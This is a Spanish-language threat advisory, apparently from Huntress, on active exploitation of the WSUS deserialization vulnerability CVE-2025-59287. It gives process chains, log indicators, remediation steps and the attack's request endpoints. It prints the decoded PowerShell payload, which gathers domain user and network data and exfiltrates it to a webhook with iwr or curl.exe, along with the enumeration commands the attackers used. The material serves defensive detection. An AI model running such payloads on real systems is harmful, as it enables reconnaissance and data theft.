




Agradecimientos: Un agradecimiento especial a Luke Wilkinson, Joshua Kiriakoff y Jordan Sexton por sus contribuciones a esta investigación y redacción.
Resumen rápido: Huntress ha observado a actores de amenazas explotando una vulnerabilidad de Windows Server Update Services (WSUS) de Microsoft en cuatro clientes; las organizaciones deben aplicar la actualización de Microsoft lo antes posible.
Resumen
El 23 de octubre, Microsoft lanzó una actualización fuera de banda para una falla de ejecución remota de código en Windows Server Update Services (WSUS); WSUS es un servicio centralizado de distribución de actualizaciones de Microsoft para administradores de TI.
A partir de aproximadamente el 23/10/2025 23:34 UTC, Huntress observó a actores de amenazas atacando instancias de WSUS expuestas públicamente en sus puertos predeterminados (8530/TCP y 8531/TCP) para explotar una vulnerabilidad de deserialización a través del AuthorizationCookie (CVE-2025-59287).
Comportamiento observado del atacante:
- Los atacantes aprovecharon los endpoints de WSUS expuestos para enviar solicitudes especialmente diseñadas (múltiples llamadas POST a los servicios web de WSUS) que provocaron una ejecución remota de código por deserialización contra el servicio de actualización.
- La actividad de explotación incluyó la ejecución de Símbolo del sistema y PowerShell a través del proceso worker de HTTP y el binario del servicio WSUS: (cadenas de procesos observadas)
- wsusservice.exe →
cmd.exe →
cmd.exe →
powershell.exe - w3wp.exe →
cmd.exe →
cmd.exe →
powershell.exe - Se decodificó y ejecutó un payload codificado en base64 en PowerShell; el payload enumeró servidores en busca de información confidencial de red y de usuarios, y extrajo los resultados a un webhook remoto.
- Los atacantes usaron redes proxy para llevar a cabo y ofuscar la explotación.
¿Qué es Windows Server Update Services?
Windows Server Update Services (WSUS) permite a los administradores de TI gestionar e implementar de forma centralizada las actualizaciones de productos de Microsoft. Ofrece un método controlado y totalmente gestionado para distribuir las actualizaciones publicadas a través de Microsoft Update.
En el entorno real, observamos que los servidores Windows con los puertos predeterminados de WSUS 8530/TCP (HTTP) y 8531/TCP (HTTPS) estaban siendo atacados por un actor de amenazas para ejecutar un ataque de deserialización contra el AuthorizationCookie conocido como CVE-2025-59287 (https://nvd.nist.gov/vuln/detail/CVE-2025-59287)
El blog de Hawktrace ("CVE-2025-59287 — WSUS Unauthenticated Remote Code Execution" (https://hawktrace.com/blog/CVE-2025-59287-UNAUTH)) profundiza más en la prueba de concepto.
IOC y artefactos forenses
C:\Program Files\Update Services\Logfiles\SoftwareDistribution.log
at System.Data.DataSet.DeserializeDataSetSchema(SerializationInfo info, StreamingContext context,
at System.Runtime.Serialization.ObjectManager.DoFixups()
at System.Runtime.Serialization.ObjectManager.CompleteISerializableObject
System.Reflection.TargetInvocationException: Exception has been thrown by the target of an invocation.
ErrorWsusService.9HmtWebServices.CheckReportingWebServiceReporting WebService WebException:System.Net.WebException: Unable to connect to the remote server
C:\inetpub\logs\LogFiles\W3SVC*\u_ex*.log
POST /ReportingWebService/ReportingWebService.asmx (get_server_id)
POST /SimpleAuthWebService/SimpleAuth.asmx (get_auth_cookie)
POST /ClientWebService/Client.asmx (get_reporting_cookie)
POST /ReportingWebService/ReportingWebService.asmx (send_malicious_event)
POST /ApiRemoting30/WebService.asmx
POST /ReportingWebService/ReportingWebService.asmx - 8530 - <IPv4> Windows-Update-Agent - 200
Durante las intervenciones tácticas en respuesta a la explotación activa, Huntress notó el uso de redes proxy aprovechadas para llevar a cabo la explotación.
Tácticas del atacante
A partir de aproximadamente el 23/10/2025 23:34 UTC, se activaron alertas por actividad sospechosa. Se observó que cmd.exe y powershell.exe se ejecutaban a través de los procesos abuelos de w3wp.exe y wsusservice.exe, realizando enumeración en servidores Windows.

Figura 1: wsusservice.exe → cmd.exe → cmd.exe → powershell.exe
El script decodificó y ejecutó un payload en base64 que enumeró servidores expuestos en busca de datos confidenciales de red y de usuarios. Posteriormente, la información se envió a una URL de webhook remota.
El payload de PowerShell (con el base64 decodificado) es el siguiente:
powershell -ec
try{$r= (&{echo https://[REDACTED]:8531; net user /domain; ipconfig /all} |out-string)+ $Error }catch{$_.ToString()} ;$w="http://webhook.site/[REDACTED]";try{iwr -UseBasicParsing -Uri $w -Body $r -Method Put}catch{curl.exe -k $w --data-binary $r}

Figura 2: w3wp.exe → cmd.exe → cmd.exe → powershell.exe
La vista de la información extraída en el sitio del webhook:

Figura 3: El sitio del webhook con la salida del comando exfiltrado
Ejemplo de curl.exe exfiltrando la salida de ipconfig /all al sitio del webhook.

Figura 4: Ejemplo de curl.exe exfiltrando la salida de ipconfig /all al sitio del webhook.
Esperamos que la explotación de CVE-2025-59287 sea limitada; WSUS no suele exponer los puertos 8530 y 8531. En nuestra base de socios, hemos observado aproximadamente 25 endpoints susceptibles.
Comandos de enumeración observados:
- whoami;net user /domain
- net user /domain; ipconfig /all
Remediaciones
-
Aplicar el parche a WSUS
Microsoft ha publicado una guía actualizada para abordar la vulnerabilidad CVE-2025-59287. Asegúrate de aplicar la actualización de seguridad correspondiente a tu versión de Windows Server. (https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-59287) -
Aislar el acceso de red a WSUS
Asegúrate de que solo los endpoints de administración y los servidores de Microsoft Update que sean explícitamente necesarios tengan acceso a tu infraestructura de WSUS. Para todas las demás conexiones, se recomienda encarecidamente bloquear el tráfico entrante a los puertos TCP 8530 y 8531.
Reglas de Sigma
Indicadores de compromiso
|
Elemento |
Descripción |
|
C:\Program Files\Update Services\Logfiles\SoftwareDistribution.log |
Archivo de registro de WSUS para revisar indicadores de compromiso |
|
C:\inetpub\logs\LogFiles\W3SVC*\u_ex*.log |
Archivos de registro del servicio HTTP para revisar indicadores de compromiso |
|
w3wp.exe |
Binario del proceso de trabajo HTTP |
|
wsusservice.exe |
Binario del proceso del servicio WSUS |
|
whoami;net user /domain |
Comando de enumeración observado |
|
net user /domain; ipconfig /all |
Comando de enumeración observado |